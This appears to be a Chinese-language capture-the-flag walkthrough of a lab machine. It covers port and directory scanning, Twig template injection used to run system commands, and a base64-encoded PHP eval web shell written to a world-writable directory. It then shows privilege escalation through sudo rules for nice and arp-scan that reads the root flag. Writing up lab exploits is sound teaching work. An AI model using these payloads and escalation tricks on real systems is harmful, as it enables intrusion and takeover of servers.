

suo--mmj

▼ Plain Text

```
1  nmap -sC -sV -Pn -T4 -p 1-65535 10.17.214.146
                                     130 x
2  Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-14 21:30 CST
3  Nmap scan report for 10.17.214.146
4  Host is up (0.00022s latency).
5  Not shown: 65534 closed tcp ports (conn-refused)
6  PORT      STATE SERVICE VERSION
7  80/tcp open  http    Apache httpd 2.4.66 ((Unix))
8  |_http-server-header: Apache/2.4.66 (Unix)
9  |_http-title: HTTP \xE4\xBB\xA3\xE7\x90\x86\xE9\x85\x8D\xE7\xBD\xAE\xE7\x9
  4\x9F\xE6\x88\x90\xE5\x99\xA8
10
```

看到只开放了80端口

访问80看看



一个suo5的代理命令连接生成器

输入会被拼接到输出中

扫描一下目录

```

[21:15:21] 403 - 316B - /.htpasswd
[21:15:30] 200 - 321B - /cache/
[21:15:30] 301 - 352B - /cache -> http://10.17.214.146/cache/
[21:15:30] 200 - 1KB - /cgi-bin/test-cgi
[21:15:31] 200 - 323B - /composer.json
[21:15:31] 200 - 11KB - /composer.lock
[21:15:35] 200 - 8KB - /index.php
[21:15:35] 200 - 8KB - /index.php/login/
[21:15:43] 403 - 316B - /server-status
[21:15:43] 403 - 316B - /server-status/
[21:15:44] 301 - 350B - /src -> http://10.17.214.146/src/
[21:15:44] 200 - 317B - /src/
[21:15:45] 200 - 453B - /templates/
[21:15:45] 301 - 356B - /templates -> http://10.17.214.146/templates/
[21:15:47] 200 - 495B - /vendor/
[21:15:47] 200 - 0B - /vendor/autoload.php
[21:15:47] 200 - 0B - /vendor/composer/autoload_namespaces.php
[21:15:47] 200 - 0B - /vendor/composer/autoload_psr4.php
[21:15:47] 200 - 0B - /vendor/composer/autoload_classmap.php
[21:15:47] 200 - 0B - /vendor/composer/autoload_files.php
[21:15:47] 200 - 0B - /vendor/composer/autoload_real.php
[21:15:47] 200 - 0B - /vendor/composer/autoload_static.php
[21:15:47] 200 - 11KB - /vendor/composer/installed.json
[21:15:47] 200 - 0B - /vendor/composer/ClassLoader.php
[21:15:47] 200 - 1KB - /vendor/composer/LICENSE

```

vendor中看到有twig目录

回去试试模板注入

目标服务器地址

{{7*7}}

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

./suo5 -t http://49/suo5.jsp

✓ 高性能传输

✓ 全双工模式

✓ 负载均衡支持

反弹shell失败 直接写木马失败 看看哪个目录有权限

```
1  {{['ls -ld /var/www/html /var/www/html/cache /var/www/html/vendor']|filter
   ('system')}}}
```

cache是777权限

目标服务器地址

```
{{['ls -ld /var/www/html /var/www/html/cache /var/www/html/vendor']
```

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND

复制

```
./suo5 -t http://
```

```
Warning: system(): Argument #2 ($result_code) must be
passed by reference, value given in /var/www/html/
vendor/twig/twig/src/Extension/CoreExtension.php on
line 1976
```


```
drwxr-xr-x 6 apache apache 4096 Mar 14 13:55 /var/www/
html drwxrwxrwx 2 apache apache 4096 Mar 14 13:59
/var/www/html/cache drwxr-xr-x 5 apache apache 4096
Mar 5 16:10 /var/www/html/vendor
```

```
Warning: Array to string conversion in /var/www/htm
l/vendor/twig/twig/src/Template.php on line 359
Array/suo5.jsp
```

写马

```
1  {{ ['printf "PD9waHAgaQGV2YWwoJF9QT1NUWzFdKTsgPz4=" | base64 -d > /var/www/h
   tml/cache/pwn.php'] | map('system') }}
```

连接



sudo -l

```
(*) 输入 asheip 查看本地命令  
(apache://var/www/html/cache) $ sudo -l  
Matching Defaults entries for apache on suo:  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
Runas and Command-specific defaults for apache:  
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"  
  
User apache may run the following commands on suo:  
    (lanyangyang) NOPASSWD: /bin/nice
```

nice 命令可用

查看user.txt



利用lanyangyang用户再此sudo -l

```

flag{root-8438726c502a452d997ba300afac30fe}
(apache://var/www/html/cache) $ sudo -u lanyangyang /bin/nice /usr/bin/sudo -l
Matching Defaults entries for lanyangyang on suo:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for lanyangyang:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User lanyangyang may run the following commands on suo:
    (ALL) NOPASSWD: /usr/bin/arp-scan

```

arp-scan可用

查看root.txt

```

(apache://var/www/html/cache) $ sudo -u lanyangyang /bin/nice sudo /usr/bin/arp-scan --file=/root/root.txt
Interface: eth0, type: EN10MB, MAC: 08:00:27:13:fc:54, IPv4: 10.17.214.146
WARNING: get_host_address failed for "flag{root-8438726c502a452d997ba300afac30fe}": Name does not resolve - target ignored
ERROR: No hosts to process.
(apache://var/www/html/cache) $ sudo -u lanyangyang /bin/nice /bin/cat /home/lanyangyang/root.txt

```